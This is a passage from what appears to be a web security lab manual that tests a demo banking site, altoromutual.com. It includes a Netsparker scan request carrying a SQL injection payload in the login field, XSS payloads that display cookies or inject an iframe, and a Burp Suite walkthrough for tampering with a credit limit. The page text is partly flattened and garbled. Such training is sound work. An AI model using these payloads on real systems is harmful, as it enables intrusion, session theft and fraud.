



Select **New** and add policy details. Follow below images.












Select **Start New Scan** and add website details, choose name of the policy created before and click on **Start Scan**





After completing scan, select **Reporting** option on top left corner to generate report

NetSparker Scan Report (6/21/2018 8:39:17 PM)

NetSparker Scan Report Summary

Target URL: <http://www.altoromutual.com/>

Scan Time: 1896

HighlyPossibleSqlInjection

Confirmed: False

Vulnerability URL: <http://www.altoromutual.com/bank/login.aspx>

Severity: Critical

Certainty: 50

Raw Request:

```
POST /bank/login.aspx HTTP/1.1
Host: www.altoromutual.com
Cache-Control: no-cache
Referer: http://www.altoromutual.com/bank/login.aspx
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: NetSparker
Cookie: ASP.NET_SessionId=51eh3255pgej1545w1oixtji; amSessionId=92733596914; lang=
Accept-Encoding: gzip, deflate
Content-Length: 129
Content-Type: application/x-www-form-urlencoded

uid=%272b+(select+convert(int%2c+cast(0x5f21403264696c656d6d61+as+varchar(8000)))+from+syscolumns)+%2b%27&passw=&btnSubmit=Login
```

Raw Response:

```
HTTP/1.1 500 Internal Server Error
Expires: -1
Server: Microsoft-IIS/8.0
X-Powered-By: ASP.NET
```



Practical 6: XSS (Cross Site Scripting) Attack

In this practical we will test reflected XSS vulnerability on web application (altoromutual.com). Let us start by creating some JavaScript payloads.

`<script>alert("Hello")</script>` this script will pop alert message.


`<script>alert(document.cookie)</script>` this script will display existing browser cookies.

We can test XSS on input fields in any website. We can find an input field (search bar) on top right corner of www.altoromutual.com. Paste the above scripts in that input field to trigger reflected XSS as shown in the below images.



We can also test reflected XSS with the help of HTML tags

`<iframe src='http://espncriinfo.com/'></iframe>`



Test reflected XSS in Feedback page which contains input fields.

Paste the above *iframe* tag in the input field to test reflected XSS as shown in the below images.


<div><div>ONLINE BANKING LOGIN</div><div>PERSONAL</div><div>SMALL BUSINESS</div></div> <div><div>PERSONAL</div><div><div>Deposit Product</div><div>Checking</div><div>Loan Products</div><div>Cards</div><div>Investments & Insurance</div><div>Other Services</div></div><div>SMALL BUSINESS</div><div><div>Deposit Products</div><div>Lending Services</div><div>Cards</div><div>Insurance</div><div>Retirement</div><div>Other Services</div></div><div>INSIDE ALTORO MUTUAL</div><div><div>About Us</div><div>Contact Us</div><div>Locations</div><div>Investor Relations</div><div>Press Room</div><div>Careers</div></div></div>	<div><div>PERSONAL</div><div>SMALL BUSINESS</div></div> <div><div>Feedback</div><div>Our Frequently Asked Questions area will help you with many of your inquiries. If you can't find your question, return to this page and use the e-mail form below.</div><div>IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.</div><div><div>To: Online Banking</div><div>Your Name: tp://espncricinfo.com/iframe></div><div>Your Email Address: tp://espncricinfo.com/iframe></div><div>Subject: tp://espncricinfo.com/iframe></div><div>Question/Comment: <iframe src='http://espncricinfo.com/'></iframe></div><div>Submit Clear Form</div></div></div>
--	--

<div><div>ONLINE BANKING LOGIN</div><div>PERSONAL</div><div>SMALL BUSINESS</div></div> <div><div>PERSONAL</div><div><div>Deposit Product</div><div>Checking</div><div>Loan Products</div><div>Cards</div><div>Investments & Insurance</div><div>Other Services</div></div><div>SMALL BUSINESS</div><div><div>Deposit Products</div><div>Lending Services</div><div>Cards</div><div>Insurance</div><div>Retirement</div><div>Other Services</div></div><div>INSIDE ALTORO MUTUAL</div><div><div>About Us</div><div>Contact Us</div><div>Locations</div><div>Investor Relations</div></div></div>	<div><div>PERSONAL</div><div>SMALL BUSINESS</div></div> <div><div>Thank You</div><div><div>Thank you for your comments, They will be reviewed by our Customer:</div></div></div>
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Practical 7: Web Parameter tampering using Burp Suite.



In this practical, we will perform parameter tampering on www.althoromutual.com using proxy to test security of web application.


Open www.althoromutual.com in Firefox browser and sign in to one of the user accounts with username **jsmith** and password **demo1234**




In user's profile, we can observe that account have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000. Let us modify those card details and credit limit to fool the web server. To perform this job, launch Burp Proxy and capture the web request to modify the content.

Start Burp Suite and configure proxy in firefox browser to capture web request as shown in the below images






After configuration, reload the website to allow burp interceptor to capture the request.




Under params tab modify the above highlighted values according to your interest and click on forward to see the modified value on web page.



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

 Request to http://altoromutual.com:80 [65.61.137.117]

Forward

Drop

Intercept is on

Action

Raw

Params

Headers

Hex

GET request to /bank/main.aspx

Type	Name	Value
Cookie	ASP.NET_SessionId	mnq00o4515gtalfy3zf3dw45
Cookie	amSessionId	5915647977
Cookie	amUserInfo	UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Cookie	amUserId	100116014
